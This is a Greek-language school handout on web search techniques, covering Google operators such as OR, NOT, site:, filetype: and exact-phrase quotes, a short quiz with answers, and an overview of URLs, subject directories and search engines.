
Ο τελεστής 'OR' επιτρέπει την εμφάνιση και αναζήτηση αποτελεσμάτων που περιέχουν οποιαδήποτε από τις λέξεις-κλειδιά, χωρίς την ανάγκη συνδυασμού των λέξεων. Κατά κάποιον τρόπο, συγκεντρώνει τα αποτελέσματα που προέκυψαν μετά την αναζήτηση των λέξεων ξεχωριστά. Αυτό διευρύνει το πεδίο

εφαρμογής της αναζήτησης. Εναλλακτικά, μπορεί επίσης να χρησιμοποιηθεί το σύμβολο της κάθετης γραμμής "|". Εάν προτιμάται η μορφή λέξης, ο τελεστής OR θα πρέπει να γράφεται με κεφαλαίο. Διαφορετικά, θα αντιμετωπιστεί ως κανονική λέξη-κλειδί (Sagioglu et al. 2020).

Σχήμα 3.3. Σχηματική αναπαράσταση του τελεστή OR (H)


Κοιτάζοντας το Σχήμα 3.3, φαίνεται ότι σε μια αναζήτηση με τη χρήση του ερωτήματος Λέξη-κλειδί 1 ή Λέξη-κλειδί 2, εκτός από τις πηγές στις οποίες αναφέρονται οι λέξεις-κλειδιά μόνες τους, περιλαμβάνονται και οι πηγές στις οποίες αναφέρονται μαζί. Χάρη στον τελεστή OR, είναι δυνατόν να απαλλαγούμε από τον κόπο να κάνουμε δύο ξεχωριστές αναζητήσεις και να εξάγουμε τα επαναλαμβανόμενα αποτελέσματα. Έτσι, η ερευνητική διαδικασία μπορεί να ολοκληρωθεί πιο γρήγορα και αποτελεσματικά (Sagioglu et al. 2020).

Τελεστής NOT (-)

Ανεξάρτητα από το πόσο προσεκτικά επιλέγονται οι λέξεις-κλειδιά κατά την έρευνα, είναι δυνατόν να προκύψουν ανεπιθύμητα αποτελέσματα. Για να αφαιρεθεί οποιαδήποτε λέξη-κλειδί από τα αποτελέσματα αναζήτησης, αρκεί να τοποθετήσετε ένα σύμβολο «-» (μείον ή παύλα) μπροστά από τη λέξη αυτή. Η αντανάκλαση αυτής της εντολής, γνωστής και ως τελεστής NOT, στο πεδίο εφαρμογής των

αποτελεσμάτων αναζήτησης φαίνεται στο σχήμα.



Σχήμα 3.4. Σχηματική αναπαράσταση του τελεστή NOT (-)

Το σχήμα δείχνει το ερώτημα που έγινε ως Λέξη-κλειδί 1 - Λέξη-κλειδί 2. Κατά τη χρήση αυτού του τελεστή, πρέπει να διασφαλίζεται ότι δεν υπάρχει κενό μεταξύ της προς αφαίρεση λέξης και του σημείου -. Διαφορετικά, η μηχανή αναζήτησης δεν θα εντοπίσει την εντολή (Sagiroglu et al. 2020).

Η χρήση του site:

Αν θέλουμε να αναζητήσουμε μόνο το περιεχόμενο ενός συγκεκριμένου ιστότοπου, μπορούμε να προσαρμόσουμε την αναζήτησή μας πληκτρολογώντας site.



Ψάχνουμε για περιεχόμενο σχετικά με την εξ αποστάσεως εκπαίδευση στον ιστότοπο www.meb.gov.tr, ο οποίος ανήκει στο Υπουργείο Εθνικής Παιδείας, και συναντάμε 171 αποτελέσματα. Με αυτόν τον τρόπο, έχουμε προσαρμόσει την αναζήτησή μας και επίσης έχουμε κάνει την αναζήτησή μας από μια επίσημη πηγή.

Τελεστής ακριβούς φράσης (" ")

Κάθε λέξη που εισάγεται στο πλαίσιο αναζήτησης γίνεται αντιληπτή ως ξεχωριστή λέξη-κλειδί από τη μηχανή αναζήτησης. Η κατάσταση αυτή δεν αποτελεί πρόβλημα κατά την έρευνα για συναφείς αλλά ανεξάρτητες λέξεις (Sagiroglu et al. 2020). Η μηχανή αναζήτησης αντιλαμβάνεται την πληκτρολογημένη φράση ως σύνολο και επιστρέφει μόνο τα αποτελέσματα που είναι κατάλληλα για τη σειρά που είναι


γραμμένη σε εισαγωγικά. Με άλλα λόγια, η φράση σε εισαγωγικά συμπεριφέρεται σαν να επρόκειτο για μια ενιαία λέξη-κλειδί (LINCS, 2020)

Σχήμα 2. Σχηματική αναπαράσταση του τελεστή ακριβούς φράσης (" ")

Στο σχήμα απεικονίζεται η αναζήτηση που πραγματοποιήθηκε με το ερώτημα "Λέξη-κλειδί 1 Λέξη-κλειδί 2". Όπως φαίνεται στο σχήμα, η αναζήτηση που εκτελείται με το κλείσιμο των λέξεων-κλειδιών καλύπτει μικρότερη περιοχή από την αναζήτηση που εκτελείται με τη χρήση του τελεστή AND. Επειδή όταν χρησιμοποιείται ο τελεστής AND, αρκεί οι λέξεις να βρίσκονται στην ίδια πηγή, ανεξάρτητα από το αν βρίσκονται η μία δίπλα στην άλλη ή στην ίδια σειρά. Οι λέξεις ενδέχεται να μην χρησιμοποιούνται καν στην ίδια πρόταση. Οι λέξεις που περικλείονται σε ΔΙΠΛΑ ΚΙΝΗΤΑ πρέπει να ακολουθούν την ίδια σειρά. Έτσι, οι πηγές που περιέχουν την επιθυμητή φράση μπορούν να προσεγγιστούν γρήγορα (Sagiroglu et al. 2020).

Εάν οι λέξεις που αναζητήθηκαν περικλείονται σε διπλά εισαγωγικά (" "), θα εμφανιστούν μόνο οι τοποθεσίες που περιέχουν ολόκληρη τη λέξη σε διπλά εισαγωγικά. Για παράδειγμα: Όταν πληκτρολογείται η λέξη "εξ αποστάσεως εκπαίδευση", εμφανίζονται τα αποτελέσματα που περιέχουν ολόκληρη τη λέξη εξ αποστάσεως εκπαίδευση. Όπως φαίνεται στο παρακάτω παράδειγμα, όταν οι λέξεις DISTANCE EDUCATION γράφονται χωρίς εισαγωγικά, λαμβάνονται περίπου 1.470.000.000 αποτελέσματα.

Όπως φαίνεται στο παρακάτω παράδειγμα, όταν οι λέξεις που αναζητήθηκαν για DISTANCE EDUCATION γράφονται σε εισαγωγικά, προκύπτουν περίπου 33.500.000 αποτελέσματα


Άλλοι τελεστές αναζήτησης

Εκτός από τους τυπικούς τελεστές αναζήτησης, η Google έχει επίσης διαθέσει έναν αριθμό διαφορετικών τελεστών αναζήτησης, οι οποίοι επιτρέπουν την ταχεία χρήση των δυνατοτήτων που προσφέρει. Στον πίνακα παρουσιάζονται παραδείγματα ερωτήσεων που δείχνουν τις λειτουργίες και τις χρήσεις των κύριων τελεστών.

Τελεστής αναζήτησης	Λειτουργία	Παραδείγματα αναζητήσεων
τύπος αρχείου:	Αναζήτηση αρχείων που έχουν αποθηκευτεί σε μια συγκεκριμένη μορφή. Για να χρησιμοποιήσετε αυτόν τον τελεστή, αρκεί να πληκτρολογήσετε την επέκταση του τύπου αρχείου (doc, xls, ppt, pdf, κ.λπ.) προς αναζήτηση χωρίς να αφήσετε κενά μετά την πληκτρολόγηση "filetype:".	"computer hardware" filetype:pdf Εορτασμός των μαρτύρων του Çanakkale filetype:ppt
site:	Περιορισμός των αποτελεσμάτων αναζήτησης στη διεύθυνση διαδικτύου ή στον τύπο ονόματος τομέα που έχει καθοριστεί από τον χρήστη. Για παράδειγμα, μπορούμε να αναζητήσουμε τις ιστοσελίδες των πανεπιστημίων στην Τουρκία πληκτρολογώντας ".edu.tr" χωρίς κενά μετά την πληκτρολόγηση "site:".	ασφαλές διαδίκτυο site: btk.gov.tr "ακαδημαϊκό ημερολόγιο" site:.edu.tr
cache:	Κατά την ευρετηρίαση πόρων στο Διαδίκτυο, η Google δημιουργεί ένα αντίγραφο της τρέχουσας κατάστασής τους, το οποίο είναι γεμάτο κείμενο. Αφού πληκτρολογήσετε "cache:" στο πλαίσιο αναζήτησης, πληκτρολογώντας τη διεύθυνση ενός ιστότοπου χωρίς να αφήσετε κενά, μπορεί να εμφανιστεί η τελευταία αποθηκευμένη έκδοση του εν λόγω ιστότοπου στη Google.	cache: www.meb.gov.tr
" "	Επιτρέπει τον καθορισμό ενός εύρους όταν γράφεται μεταξύ δύο αριθμών και την εμφάνιση των αποτελεσμάτων που περιέχουν όλους τους αριθμούς στο καθορισμένο εύρος. Για παράδειγμα, παραθέτει τις σελίδες που περιέχουν όλους τους αριθμούς από το 2010 έως το 2019, αφού γράφεται 2010..2019. Εάν ζητηθεί κατά τη διάρκεια της έρευνας, μπορούν επίσης να συμπεριληφθούν μονάδες μέτρησης ή νομισματικές μονάδες.	Ετήσια έκθεση 2010..2019 "Lego set" €100.. €150 Υλικό καθαρισμού 1,5 kg

Άλλοι τύποι αναζήτησης που εξυπηρετούνται από την Google:


- Αν θέλουμε να αναζητήσουμε μόνο έναν συγκεκριμένο τύπο αρχείου, μπορούμε να προσαρμόσουμε την αναζήτησή μας πληκτρολογώντας type:.
- Πληκτρολογώντας type:pptx στον τύπο της αναζήτησής μας, παραθέσαμε μόνο τα αποτελέσματα που περιέχουν αρχεία Microsoft powerpoint (παρουσιάσεων).


Τι είναι το pdf; Επέκταση αρχείου pdf:

Μία από τις επεκτάσεις που επιτρέπει τη δημιουργία και την προστασία του εγγράφου στον υπολογιστή είναι η PDF. Το PDF σημαίνει Portable Document Format στα αγγλικά, δηλαδή "φορητή μορφή εγγράφου". Ένα από τα σημαντικότερα πλεονεκτήματα των αρχείων PDF σε ένα έγγραφο που έχει μετατραπεί σε μορφή PDF είναι ότι αποθηκεύονται όλες οι γραμματοσειρές, τα διανυσματικά αντικείμενα και οι εικόνες που χρησιμοποιούνται στο αρχικό έγγραφο και μεταφέρονται στο PDF. Ένα άλλο χαρακτηριστικό είναι ότι πολλοί ψηφιακοί πόροι, όπως βιβλία, περιοδικά και διατριβές, μετατρέπονται σε μορφή pdf στο Διαδίκτυο, καθώς καταλαμβάνουν πολύ λιγότερο χώρο από τον χώρο MB που καταλαμβάνει το αρχικό έγγραφο. Μπορείτε να έχετε ευκολότερη πρόσβαση σε αυτά τα αρχεία PDF, προσθέτοντας το pdf ως επέκταση ή μορφή αρχείου στο τέλος των λέξεων-κλειδιών που σχετίζονται με το θέμα που ερευνάτε (<https://www.digitalders.com>).

Παράδειγμα:

Αν θέλετε να αναζητήσετε παρουσιάσεις powerpoint για το θέμα, θα πρέπει να προσθέσετε την επέκταση αρχείου PowerPoint γράφοντας ppt στο τέλος της λέξης-κλειδί. Μπορείτε να κάνετε αναζήτηση με βάση τις επεκτάσεις αρχείων. Τα αρχεία που σχετίζονται με το θέμα μπορούν να προσεγγιστούν σε μικρότερο αριθμό και στις επιθυμητές μορφές αρχείων.

Ενημερωτικά βίντεο:

Resource: <https://www.youtube.com/watch?v=erZ3lyBCXdY>

Resource: <https://www.youtube.com/watch?v=s9XZk9CLxK4>

Resource: <https://www.youtube.com/watch?v=0eKVizvYSUQ>

Μίνι κουίζ

1. Εξετάστε προσεκτικά τις ακόλουθες ομάδες λέξεων και σημειώστε αυτές που πρέπει να μπου σε εισαγωγικά.

- a) πυρηνική ενέργεια
- b) υποσιτισμός
- c) φαινόμενο του θερμοκηπίου
- d) οστεοκλάση
- e) όλα τα παραπάνω

2. Αν έπρεπε να ερευνήσετε τις επιπτώσεις της παγκοσμιοποίησης στα περιβαλλοντικά προβλήματα, ποια από τις ακόλουθες λέξεις θα επιλέγατε ως λέξη-κλειδί;

- a) παγκοσμιοποίηση, περιβάλλον
- b) περιβαλλοντικό πρόβλημα
- c) παγκοσμιοποίηση, περιβάλλον, σε
- d) παγκοσμιοποίηση, περιβάλλον, πρόβλημα, σε
- e) παγκοσμιοποίηση, περιβάλλον, πρόβλημα, σε
- f) επιρροή σε

3. Αν σας ζητούσαν να ερευνήσετε τους παράγοντες που προκαλούν εθισμό των νέων στο Διαδίκτυο, ποια από τις ακόλουθες στρατηγικές αναζήτησης θα επιλέγατε;

- a) νέοι και Διαδίκτυο
- b) έφηβοι Ή το Διαδίκτυο
- c) έφηβοι ΚΑΙ το Διαδίκτυο ΚΑΙ εθισμός
- d) νέοι άνθρωποι ΚΑΙ "εθισμός στο Διαδίκτυο"
- e) έφηβοι Ή το Διαδίκτυο Ή ο εθισμός

4. Ποιον από τους ακόλουθους τύπους πηγών θα χρησιμοποιούσες για να βρεις συνώνυμα, υπερώνυμα (λέξεις με ευρύτερη σημασία) και υπώνυμα (λέξεις με στενότερη σημασία) συγκεκριμένων όρων αναζήτησης;

- a) θησαυρός
- b) εγκυκλοπαίδεια
- c) λεξικό
- d) βιβλίο
- e) κατάλογος

5. Ποιο από τα ακόλουθα μειώνει τον αριθμό των πόρων, στους οποίους πρέπει να γίνει πρόσβαση ως αποτέλεσμα της αναζήτησης;

- a) χρήση του Ή
- b) χρήση του ΚΑΙ
- c) χρήση αστερίσκων
- d) χρήση χαρακτήρων
- e) ερωτηματικό

6. Ποιες από τις ακόλουθες λέξεις δεν θα χρησιμοποιούσατε σε μια έρευνα για τα μέσα ενημέρωσης;

- a) TV
- b) TV.
- c) ραδιόφωνο
- d) υπολογιστής

e) εφημερίδα

7. Ποια από τις παρακάτω λέξεις δεν θα χρησιμοποιούσατε ως εναλλακτική αυτής της λέξης σε μια έρευνα με τη λέξη-κλειδί υπολογιστής;

- a) φορητός υπολογιστής
- b) σταθερός υπολογιστής
- c) μίνι φορητός υπολογιστής, σημειωματάριο
- d) μίνι φορητός υπολογιστής
- e) διαδίκτυο

8. Μετά τη σύνταξη της φωτογραφίας, μια αναζήτηση με χρήση μπαλαντέρ (photo*) ποιες από τις ακόλουθες λέξεις δεν θα συμπεριλάμβανε στην αναζήτηση;

- a) φωτογραφία
- b) φωτογράφιση
- c) φωτοσύνθεση
- d) φωτογράφος
- e) εικόνες

9. Ποιο από τα παρακάτω θα χρησιμοποιούσατε για να συμπεριλάβετε όλες τις λέξεις φαρμακείο, φαρμακεία, φαρμακοποιός, φαρμακευτική στην αναζήτησή σας;

- a) φαρμακείο*
- b) φαρμακοποι*
- c) φαρμακευτική*
- d) φαρμακοποι*
- e) φαρμακοποι*

10. Τι προσθέτει στη βάση δεδομένων η έννοια της αναζήτησης άρθρων στα κοινωνικά δίκτυα; Πώς μπορείτε να εισάγετε πιο ακριβή αποτελέσματα;

- 1. κοινωνικά δίκτυα
- 2. "κοινωνικά δίκτυα"
- 3. κοινωνικά ΚΑΙ δίκτυα
- 4. κοινωνικά Ή δίκτυα
- 5. κοινωνικό ΚΑΙ δίκτυο*

Με τη συγχρηματοδότηση
της Ευρωπαϊκής Ένωσης

ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΥΠΟΥΡΓΕΙΟ ΠΑΙΔΕΙΑΣ, ΘΡΗΣΚΕΥΜΑΤΩΝ ΚΑΙ ΘΡΗΣΚΕΥΜΑΤΩΝ
ΠΕΡΙΦΕΡΕΙΑΚΗ Δ/ΝΣΗ Α/ΘΜΙΑΣ ΚΑΙ Β/ΘΜΙΑΣ ΕΚΠ/ΣΗΣ ΑΤΤΙΚΗΣ
ΔΙΕΥΘΥΝΣΗ Δ.Ε. Γ' ΑΘΗΝΑΣ
ΠΡΟΤΥΠΟ ΓΕΝΙΚΟ ΛΥΚΕΙΟ ΑΓ. ΑΝΑΡΓΥΡΩΝ

Απαντήσεις κουίζ: 1.1, 2.4, 3.4, 4.1, 5.2, 6.4, 7.5, 8.2, 9.1, 10.2

Τεχνικές αναζήτησης πληροφοριών στο διαδίκτυο

Εργαλεία αναζήτησης πληροφοριών στο διαδίκτυο (Πανεπιστήμιο Hacettepe 2020):

- Θεματικοί οδηγοί
- Μηχανές αναζήτησης
- Υπερμηχανές αναζήτησης

Διευθύνσεις Ιστού

Κάθε δικτυακός τόπος έχει μια διεύθυνση. Κάθε μέρος αυτών των διευθύνσεων, που ονομάζεται URL (Uniform Resource Locator), παρέχει διαφορετικές πληροφορίες σχετικά με την τοποθεσία Web. Η σωστή και πλήρης γραφή των διευθύνσεων είναι σημαντική για την πρόσβαση (Πανεπιστήμιο Hacettepe 2020).

Για παράδειγμα, τα τμήματα της διεύθυνσης <http://www.comu.edu.tr> εξηγούνται παρακάτω:

http: Το χρησιμοποιούμενο πρωτόκολλο Internet

www: Το χρησιμοποιούμενο διαδικτυακό εργαλείο

comu: Όνομα διακομιστή

edu: Όνομα πεδίου

tr: Κωδικός χώρας

Θεματικοί Οδηγοί

Πρόκειται για συλλογές δικτυακών τόπων που έχουν επιλεγεί και οργανωθεί ανά θέμα. Τα επιμέρους θέματα και οι συναφείς ιστότοποι παρατίθενται κάτω από γενικές θεματικές επικεφαλίδες (Πανεπιστήμιο Hacettepe 2020).

Είναι σκόπιμο να τις χρησιμοποιείτε όταν ξεκινάτε την έρευνα με μια γενική θεματική προσέγγιση. Απαιτούν πλοήγηση μεταξύ των θεμάτων και των υποκεφαλαίων. Το πεδίο εφαρμογής τους είναι πολύ πιο περιορισμένο σε σύγκριση με τις μηχανές αναζήτησης (UMGC, 2022).

Είναι δυνατόν να συγκεντρώσετε τους θεματικούς οδηγούς σε δύο ομάδες:

- Θεματικοί οδηγοί που εκπονούνται από εμπορικά ιδρύματα: Συχνά περιλαμβάνουν λειτουργίες μηχανών αναζήτησης. Παραδείγματα:
 - Διεύθυνση Yahoo (<http://dir.yahoo.com/>)
 - Κατάλογος Google (<http://directory.google.com/>)
 - Πληροφορίες (<http://www.about.com/>)
 - Arabul (<http://www.arabul.com/>)
- Θεματικοί οδηγοί που εκπονούνται από βιβλιοθήκες: Πολλές βιβλιοθήκες δημιουργούν θεματικούς οδηγούς αξιολογώντας και οργανώνοντας διαδικτυακές πηγές. Οι πόροι σε αυτούς τους οδηγούς μπορούν να χρησιμοποιηθούν με σιγουριά, καθώς έχουν προαξιολογηθεί. Παραδείγματα:
 - AcademicInfo (<http://www.academicinfo.net/>)
 - Ινστιτούτο (<http://www.intute.ac.uk/>)
 - Ψηφιακός βιβλιοθηκάριος (<http://www.digital-librarian.com/>)
 - INFOMINE (<http://infomine.ucr.edu>)
 - Δημόσια Βιβλιοθήκη Διαδικτύου (<http://www.ipl.org>)

Μηχανές αναζήτησης

Οι μηχανές αναζήτησης είναι συστήματα που ευρετηριάζουν όλους τους πόρους που είναι ανοιχτοί

για δημόσια πρόσβαση στο διαδίκτυο και τους καταγράφουν, ώστε να μπορεί να γίνει έρευνα όταν χρειάζεται (LINCS, 2020).

Οι μηχανές αναζήτησης οργανώνουν τις πληροφορίες που λαμβάνονται από τις αράχνες και δημιουργούν ευρετήρια αναζήτησης που αποθηκεύονται σε τεράστιες βάσεις δεδομένων. Είναι εργαλεία πρόσβασης που ευρετηριάζουν αυτόματα τις ιστοσελίδες με τη βοήθεια κάποιου λογισμικού (Πανεπιστήμιο Hacettepe, 2020). Κατά την κατάταξη των αποτελεσμάτων, μπορούν επίσης να επωφεληθούν από πληροφορίες όπως η γλώσσα του αναζητητή, η φυσική τοποθεσία του χρήστη, ακόμη και προηγούμενα θέματα αναζήτησης. Καμία μηχανή αναζήτησης δεν μπορεί να ευρετηριάσει ολόκληρο τον Παγκόσμιο Ιστό, ο οποίος περιέχει 